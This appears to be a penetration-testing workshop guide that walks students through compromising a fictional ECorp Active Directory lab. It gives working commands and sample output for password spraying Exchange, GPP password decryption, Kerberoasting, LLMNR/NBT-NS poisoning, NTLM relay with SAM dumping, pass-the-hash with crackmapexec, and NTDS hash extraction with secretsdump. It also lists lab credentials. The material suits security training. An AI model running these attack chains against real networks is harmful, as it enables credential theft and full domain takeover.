Pentest Workshop (v.1 – Zero to Hero)

Scenario:

We are hired as a penetration tester to attack the ECorp company. We are given no information about the company in advance, so we'll be starting from the internet without any credentials or access. As this is a lab, some assumptions will be made to simulate an external/internal environment. Our goal is to start with nothing and work our way to a full domain compromise of the ECorp organization and domain.

Prerequisites

- Access WIFI: SSID: ECORP and ECORP2
- PSK: Is any of this real?
- Populate HOSTS files: `192.168.255.229    mail.ecorp.com`
- Kali Linux VM : (I supplied 2 below if you don't have one)
    - Bridged network connection (Promiscuous Mode ***ENABLED***)
    - Update host file as noted above
    - Nmap
    - Dirb
    - Metasploit (msfconsole)
    - Impacket Suite (Core Group)
    - Responder (lgandx)
    - Crackmapexec (byt3bl33d3r)
    - hashcat (optional)

Workshop Assets:

192.168.255.244 – KaliVM (Attacker)	root:tacosaretasty
192.168.255.245 – KaliVM (Attacker)	root:tacosaretasty

192.168.255.228 – ECORP-DC-01
192.168.255.229 – ECORP-EXCH01
192.168.255.231 – FILESERVER01
192.168.255.232 – Win10 Workstation

Electronic docs and repo: https://github.com/Snizz/evilcorp-workshop

EXTERNAL PERSPECTIVE (Internet)

Reconnaissance


Assumption(s): Let's assume we've done our homework, internet searches and DNS reconnaissance. We know our target (ECorp) has various public facing servers, all seemingly hardened stuff (Citrix isn't likely to have public remote code execution vulns, right)? This is standard faire for what we typically see with a client. For sake of our workshop, we'll target potential authentication portals; and one of our favorites are mail servers for reasons to be determined.

Hosts based on DNS reconnaissance:

```
www.ecorp.com
vpn.ecorp.com
mail.ecorp.com
voip.ecorp.com
secure.ecorp.com
citrix.ecorp.com
```

Employees: (Likely from LinkedIn or ECorp's about-us page)

```
Phillip Price
Tyler Wellick
Elliot Alderson
Darlene Chaklin
Terry Colby
Angela Moss
Bruce Willis
Homer Simpson
Captain Crunch
Scooby Doo
```



Service Discovery

A favorite tool for this job is NMAP; a network discovery utility. Simple yet powerful in nature, we'll look to leverage it to find out more about mail.ecorp.com. Below I'm spawning a SYN scan (TCP 3-way handshake) to the target, specifically for mail, web and HTTPS services. In the work of pentesting, less is more. Too much activity might trigger an alert.

#Note: This demo, we're internal to the Exchange server; so if you scan them, you'll see dozens of available services. Typically the majority of services would be behind a firewall and restricted.

```
nmap -sS mail.ecorp.com -p 25,80,443
```

Expected Output:

What do we see here? 3 services reported as open - excellent!

```
Nmap scan report for mail.ecorp.com (192.168.255.229)
Host is up (0.00075s latency).
PORT    STATE SERVICE
25/tcp  open  smtp
80/tcp  open  http
443/tcp open  https
MAC Address: 72:4C:98:05:0C:1E (Unknown)
```

Web Enumerations

As determined above, we know the host is running web and mail services. This could be a Linux mail server, Windows, etc. Commonly this also means that if web services are enabled on a mail server, we're dealing with web mail (likely Outlook Web Access, etc). Lets find out for sure.

- Try browsing to https://mail.ecorp.com - you'll notice the default IIS splash screen. We'll have to dig deeper.

DIRB - Directory Brute Force and Enumerations (File and Web directories)

DIRB is a Web Content Scanner. It looks for existing (and/or hidden) Web Objects. It basically works by launching a dictionary based attack against a web server and analyzing the response.DIRB comes with a set of preconfigured attack wordlists for easy usage but you can use your custom wordlists. Also DIRB sometimes can be used as a classic CGI scanner, but remember is a content scanner not a vulnerability scanner.DIRB main purpose is to help in professional web application auditing. Specially in security related testing. It covers some holes not covered by classic web vulnerability scanners. DIRB looks for specific web objects that other generic CGI scanners can't look for. It doesn't search vulnerabilities nor does it look for web contents that can be vulnerables.

```
dirb https://mail.ecorp.com -r
```

Expected Output: Go ahead and try browsing to a few to verify.

```
---- Scanning URL: https://mail.ecorp.com/ ----
==> DIRECTORY: https://mail.ecorp.com/aspnet_client/
+ https://mail.ecorp.com/autodiscover (CODE:401|SIZE:0)
+ https://mail.ecorp.com/ews (CODE:401|SIZE:0)
+ https://mail.ecorp.com/owa (CODE:302|SIZE:215)
+ https://mail.ecorp.com/rpc (CODE:401|SIZE:0)
```

- Browse to https://mail.ecorp.com/owa
- Browse to https://mail.ecorp.com/ews

Exchange Web Services - Password Spray

Excellent, we found a few portals to go after. So what is EWS exactly? Exchange Web Services (EWS) is an application program interface (API) that allows programmers to access Microsoft Exchange items such as calendars, contacts and email. It is commonly available, and an excellent target to vet credentials against. Lets try it.

Passwords - we're simply playing an odds game. We don't expect to get all users, only one. Typically, we have more than just (8) users identified, often times 100's or many more; so our odds improve. Lets use commonly weak passwords. Credentials such as Password01, Spring19, Changeme, etc are often effective. Maybe try throwing an (!) at the end of it as well. Try a few variants of each. I'm going to try not and give this one away, use your hacker intuition!

To spawn the attack, we're going to launch Metasploit! Follow the syntax below on a terminal in Kali. Note; we're referencing two files below (weak-passwords.txt and users.txt). Those files likely don't exist yet, you need to create them! Using information from our reconnaissance, I'd like you to construct potential usernames from the users we found on LinkedIn. Typically users are crafted with flast first.last firstl variants. Try a few, no harm if the user doesn't exist.

- Open your favorite editor (vim, nano, pico) and create users.txt
- Open your favorite editor (vim, nano, pico) and create weak-passwords.txt


Then, in a terminal:

```
msfconsole
use auxiliary/scanner/http/owa_ews_login
set autodiscover true
set RHOSTS mail.ecorp.com
set RPORT 443
set PASS_FILE weak-passwords.txt
set USER_FILE users.txt
set VERBOSE true
run
```

Did you find valid credentials?! If so; try visiting https://mail.ecorp.com/owa and login, you now have 'domain user' context and access to an employee's e-mail. This is an important foothold, allowing us to launch additional attacks. Think of data stored within your e-mail. Often 3rd party vendors (MortgageBot, GFR, Sharefile, etc) are all linked to your e-mail. You could simply request password resets and take over countless accounts. We're looking to spread this attack though, we're not happy with just user's e-mail.

INTERNAL PERSPECTIVE (LAN)

One assumption we're making on this workshop; is that we've gained internal access. This can be done a few ways, by establishing command and control via a social engineering technique, now that we've compromised an employee's e-mail. Or perhaps they have single factor VPN (Virtual Private Network) access and we simply connected and are now on the internal network. Perhaps it was Citrix. Needless to say, we're now on the 'inside' of their firewall.



ECORP Domain Assets:

192.168.255.228 – ECORP-DC-01
192.168.255.229 – ECORP-EXCH01
192.168.255.231 – FILESERVER01
192.168.255.232 – Win10 Workstation

Group Policy Preferences

We’re on the internal network, and we have domain user context - excellent! Now we need to work on ‘lateral movement’ and ‘privilege escalation’ attacks. Lets go beyond Angela’s account and get something with more rights and access.

Group Policy Preferences is a good check to run with this context. Group Policy Preference files are readable and available to all domain users; located on the Domain Controller SYSVOL shares (this is default). These GPP files are often used for setting scheduled tasks, installing software, establishing network printers, etc. They typically can run as a service/privileged account context with user/pass combinations that are encrypted by an AES key. The issue is that back in 2014ish; Microsoft TechNet accidentally posted the AES decryption key for these GPP files with encrypted CPASSWORD values. This means that any unpatched system with GPP files created, are vulnerable. Lets explore this attack.

Lets enumerate SYSVOL shares, look for GPP files and attempt to decrypt any CPASSWORD values. Fortunately, there is Metaspoit module for just this task.

```
msfconsole
use auxiliary/scanner/smb/smb_enum_gpp
set RHOSTS 192.168.255.228
set SMBDomain ECORP
set SMBUSER <user from above>
set SMBPass <pass from above>
set verbose true
run
```

Terrific! We found something! We see that the scheduledtasks.xml GPP file was identifed, and the CPASSWORD value was successfully decrypted revealing a GlobalAdministrator’s account credentials! But wait, there is a catch here. The password is ‘TakeTheBait!’. We could go use those credentials and attempt to login to the domain controller, file shares, etc; but in this case the administrators setup a ‘honey-token’ or a fake account. They were hoping you’d stumble across it and attempt to login, sending alerts to their SIEM, cellphones and pagers (does anyone even use pagers anymore). We’ll have to move on to another vector.

Expected output:

```
[+] 192.168.255.228:445   - Group Policy Credential Info
============================
 Name                Value
 ----                -----
 TYPE                ScheduledTasks.xml
 USERNAME            GlobalAdministrator
 PASSWORD            TakeTheBait!
 DOMAIN CONTROLLER   192.168.255.228
 DOMAIN              ecorp.com
 CHANGED             2017-08-09 21:06:37
 TASK                C:\Windows\System32\cmd.exe
```

Kerberoast - Ticket Abuse

With domain user context (amoss), we'll look at Windows ticket abuse via Kerberos authentication as a possible vector. Any valid domain user can request an (service principal name) SPN for a registered service (mostly I have seen SQL and IIS). A Kerberos ticket is presented to the requestor, and this ticket is encrypted with the NTLM hash (password) of the SPN. This infers that if we can request a ticket, we could potentially guess the password by 'cracking' the NTLM hash which encrypts the ticket. This is significant because generally a service account is at the very least going to be an administrator on the server where it runs.

To run through this activity, we're going to leverage the Impacket suite - a collection of useful python scripts. Let's first get a listing of Service Principal Names (SPNs) available. To do so; we'll use the GetUserSPN python script to form a request to the ECORP Domain Controller as user Angela Moss.

```
GetUserSPNs.py -dc-ip 192.168.255.228 ecorp.com/amoss:<$PASS>
```

Expected Output:

We see that a SQL-ADMIN (SPN) exists. This is common, its essentially a service account for SQL servers.

```
ServicePrincipalName  Name       MemberOf         PasswordLastSet      LastLogon

--------------------  ---------  --------------   -------------------  -------------------
ldap/EXCH01           SQL-ADMIN  CN=Domain Admins 2018-04-10 15:38:28  2018-04-10 09:38:12
```

Often times there are more than one SPN available. Bulk requesting SPNs is activity that SIEMs and EDR solutions look for and trigger on indicative of Kerberos attacks. To prevent this, lets try to request just the user we're going after by issuing the below statement:

```
GetUserSPNs.py -request-user SQL-ADMIN -dc-ip 192.168.255.228 ecorp.com/amoss:<$PASS>
```

Hopefully you received a big 'blog' of text beginning with ***$krb5tgs$.*** This is a ticket and is what we can feed into our favorite cracking software – hashcat.

Optional: Not in scope for this workshop; but try to crack this Kerberos ticket with Hashcat with the following:

```
./hashcat -m 13100 -a 0 sql-admin-kerberos.txt crackstation.txt
```

Broadcast Abuse

This next exercise doesn't require domain context, we can do this one with just internal access! We often leverage these broadcast attacks to gain a foothold/user hash, etc. Here is how it works:

A system on the same broadcast domain (typically within the same subnet) will make queries for services regularly. Often times (and preferred) this is handled via DNS. Sometimes however, the DNS server doesn't have a record for what is being requested, or maybe the application is poorly programmed and queries via NetBIOS. Our example, our client sends out a broadcast to everyone on the subnet for FILE01

We as an attacker passively listen on the subnet for these NetBIOS broadcasts. We see the request come in for FILE01, and we reply stating WE are FILE01. In theory, the victim then tries to authenticate to us using a hashed representation of their password.

Lets put this theory in practice, to do so; we'll use the python Responder utility. We specify the interface to listen on (typically eth0) and a few flags, in this case WPAD (Windows Proxy Automated Detection spoofing), redirection and force authentication.

There should be a hash floating around every minute or so

```
responder -I eth0 -wrF
```

Terrific! We if you got the below output, we passively listened for NetBIOS broadcasts, spoofed some that we saw, and forced authentication against victims to gather a NetNTLMv2 hash. We can now attempt to crack this using hashcat; or relay it! Note; you may capture some machine hashes, indicated by $ after the userID. ECORP8LAB$. These can not be relayed or cracked with ease. You are looking to capture domain users.

Expected output:

```
[*] [NBT-NS] Poisoned answer sent to 192.168.255.232 for name FILE01 (service: File Server
)
 [*] [LLMNR]  Poisoned answer sent to 192.168.255.232 for name file01
[*] [LLMNR]  Poisoned answer sent to 192.168.255.232 for name file01
[SMBv2] NTLMv2-SSP Client   : 192.168.255.232
[SMBv2] NTLMv2-SSP Username : ECORP\pprice
[SMBv2] NTLMv2-SSP Hash     : pprice::ECORP:4b9c9081eaa5ff03:E144CDA65440505193F2C598A57D2
B60:0101000000000000C0653150DE09D201A0EA308C839D106500000000020008005300 4D004200330001001E
00570049004E002D0050005200480034003900320052005100410046005600040014005300 4D00420033002E00
6C006F00630061006C000300340057004900 4E002D005000520048003400390032005200510041004600 56002E
0053004D00420033002E006C006F00630061006C000500140053004D00420033002E006C006F00630061006C00
07000800C0653150DE09D201060004000200000008003000300000000000000001000000002000015D597D94C
BDD83F3AF956AA6B7FE38A778BAAA424482D7B459CFA6604C2583B0A001000000000000000000000000000000
0000090016006300690066007300 2F00660069006C0065003000310000000000000000000000000
```

Hash Relaying

Above we successfully captured the NetNTLMv2 hash coming from pprice's and his machine. We can attempt to crack this using GPUs and software known as hashcat; but that is time consuming and NetNTLMv2 hashes are slower to process. Lets try something else; lets try taking that 'hash' and authentication on behalf of that user to another host - a concept known as relaying.

Here it is in practice, we'll setup another listener to 'respond' to the victim machines, and try to authenticate against another host in our network, in this case a Windows machine named (fileserver01) that sounds juicy - lets target that. We'll use Impacket's implementation of ntlmrelayx to assist with this.

```
ntlmrelayx.py -t 192.168.255.231 -smb2support
```

Now, in another terminal window, lets setup our broadcast listener and responder:

```
responder -I eth0 -wrF
```

Then we wait….

Woah, now what just happened?! If all goes correctly, you should have captured a hash from (PPrice), then attempted to use that user's hash to authenticate against another target (fileserver01). Lots of things happened behind the scenes of the SMB protocol to broker these connections; but in affect we spoofed authentication and executed commands on fileserver01 as PPrice. Also, it looks as though the user was a local administrator on Fileserver01 allowing us to extract the Security Accounts Manager (SAM) database of local hashes! Thats lateral movement *AND* privilege escalation in one shot! Cool!

Expected output:

```
[*] SMBD-Thread-11: Received connection from 192.168.255.232, attacking target smb://192.1
68.255.231
[*] Authenticating against smb://192.168.255.231 as ECORP\pprice SUCCEED
[*] Target system bootKey: 0xe975161854e81955ba8d9306f986975d
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
[*] Target system bootKey: 0xe975161854e81955ba8d9306f986975d
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:98c1e9173fc7739fe4343fa8aff59575:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:58c389a285cb3025ea1f3cd2e28944c7:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
audit:1001:aad3b435b51404eeaad3b435b51404ee:4896c96dc4ed57de35f8f38944e46c9c:::
[*] Done dumping SAM hashes for host: 192.168.255.231
```

Lateral Movement (Passing NTLM)

In the above steps, we gathered the SAM (Security Accounts Manager) from fileserver01. These local accounts look juicy, and we can attempt to crack them. No need however, lets just ‘pass’ them!

Often times, when machines are provisioned, local accounts such as (Administrator, audit, etc) are reused on multiple machines for ease of administration. This is common, however utilities such as Microsoft Local Administrator Password Solution (LAPS) are assisting with this. Unique local accounts on all machines are preferred, but often times not in place. Lets explore this.

Crackmapexec

We’ll be leveraging a utility known as Crackmapexec. It is a terrific way to get ‘code execution’ on a host without a shell. I often find myself in these situations and this has quickly become one of my most frequently leveraged tools.

Lets setup CME to attack the entire 192.168.255.0/24 network, lets use that admin account.

```
crackmapexec 192.168.255.0/24 -d ecorp -u administrator -H 98c1e9173fc7739fe4343fa8aff59575
```

Notice the (Pwn3d!) indication in the output - woot! That means you have administrative control over that asset, and its game over. Specifically, notice the ECORP-DC-01 was included in that list - thats the equivalent of domain admin!

Expected output:

```
192.168.255.229:445 EXCH01     [*] Windows 6.3 Build 9600 (name:EXCH01) (domain:ECORP)
192.168.255.232:445 WIN10LAB   [*] Windows 10.0 Build 17134 (name:WIN10LAB) (domain:ECORP)
192.168.255.231:445 FILESERVER [*] Windows 6.3 (name:FILESERVER01) (domain:ECORP)
192.168.255.228:445 ECORP-DC-0 [*] Windows 6.3 (name:ECORP-DC-01) (domain:ECORP)
192.168.255.229:445 EXCH01     [+] ecorp\administrator 98c1e9173fc7739fe4343fa8aff59575 (P
wn3d!)
192.168.255.232:445 WIN10LAB       [+] ecorp\administrator 98c1e9173fc7739fe4343fa8aff595
75 (Pwn3d!)
192.168.255.231:445 FILESERVER01    [+] ecorp\administrator 98c1e9173fc7739fe4343fa8aff595
75 (Pwn3d!)
192.168.255.228:445 ECORP-DC-01     [+] ecorp\administrator 98c1e9173fc7739fe4343fa8aff595
75 (Pwn3d!)
```

Domain Controller Attack

Based on the above attack scenarios, we achieved administrative control over the domain controller – but we don't yet have the password to login, and well; what can we do?

Domain controllers house the 'keys to the kingdom' or technically speaking, the Active Directory database (NTDS). My favorite activity is to extract ALL domain account hashes (users, admins, service accounts). You can then have countless hashes to pass, crack, etc. This is an excellent way to show the impact of a domain compromise and establish persistence (ever try to roll an entire domain's worth of creds)?

To dump the domain hashes, let's use Impacket's implementation of SecretsDump.

Note: *We'll need the LM and NTLM hash of the Administrator account from above exercises.*

```
secretsdump.py -hashes LM-HASH:NTLM-HASH -just-dc-ntlm ecorp/Administrator@192.168.255.228
```

Nice, if things worked correctly, we've now extracted the ENTIRE domain's worth of hashes. This is a gold mine of credentials and access.

Expected output: (sample)

```
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:98c1e9173fc7739fe4343fa8aff59575:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:d5ee6ffde22ea1d1ce61e137ccbcb371:::
ecorp.com\lmoore:1110:aad3b435b51404eeaad3b435b51404ee:9f2cc46f4641d5b105ee45f888700c08:::
ecorp.com\pprice:1111:aad3b435b51404eeaad3b435b51404ee:9f2cc46f4641d5b105ee45f888700c08:::
ecorp.com\tcolby:1112:aad3b435b51404eeaad3b435b51404ee:9f2cc46f4641d5b105ee45f888700c08:::
ecorp.com\twellick:1113:aad3b435b51404eeaad3b435b51404ee:6e49129c7aab1b7814d16fd42e9bbfd5:::
ecorp.com\sknowles:1114:aad3b435b51404eeaad3b435b51404ee:9f2cc46f4641d5b105ee45f888700c08:::
ecorp.com\ealderson:1115:aad3b435b51404eeaad3b435b51404ee:9f2cc46f4641d5b105ee45f888700c08:::
ecorp.com\dchaikin:1116:aad3b435b51404eeaad3b435b51404ee:9f2cc46f4641d5b105ee45f888700c08:::
<snip>
```

Bonus/Extra Credit: Try to remote desktop into that domain controller – screen shots of a domain controller are great impact shots. Think outside the box as to how you'll RDP and authenticate in.

Now the engagement moves into a post-compromise scenario, where you can login to the Domain Controller, access SQL databases, access file shares, etc. The possibilities are endless, and I often find this is where the real value of a penetration test can begin. Simply stating to a client that we got 'Domain Admin' might not have much impact to the board. Digging through shares, finding personal information – often times C-Level's information provides great impact in that exit board meeting.

Importantly, know this is a great moment to reach out to your client and explain what/how this occurred. They (should) have immediate trust with you; you just owned the company and have the keys to the kingdom. This moment is a great learning opportunity.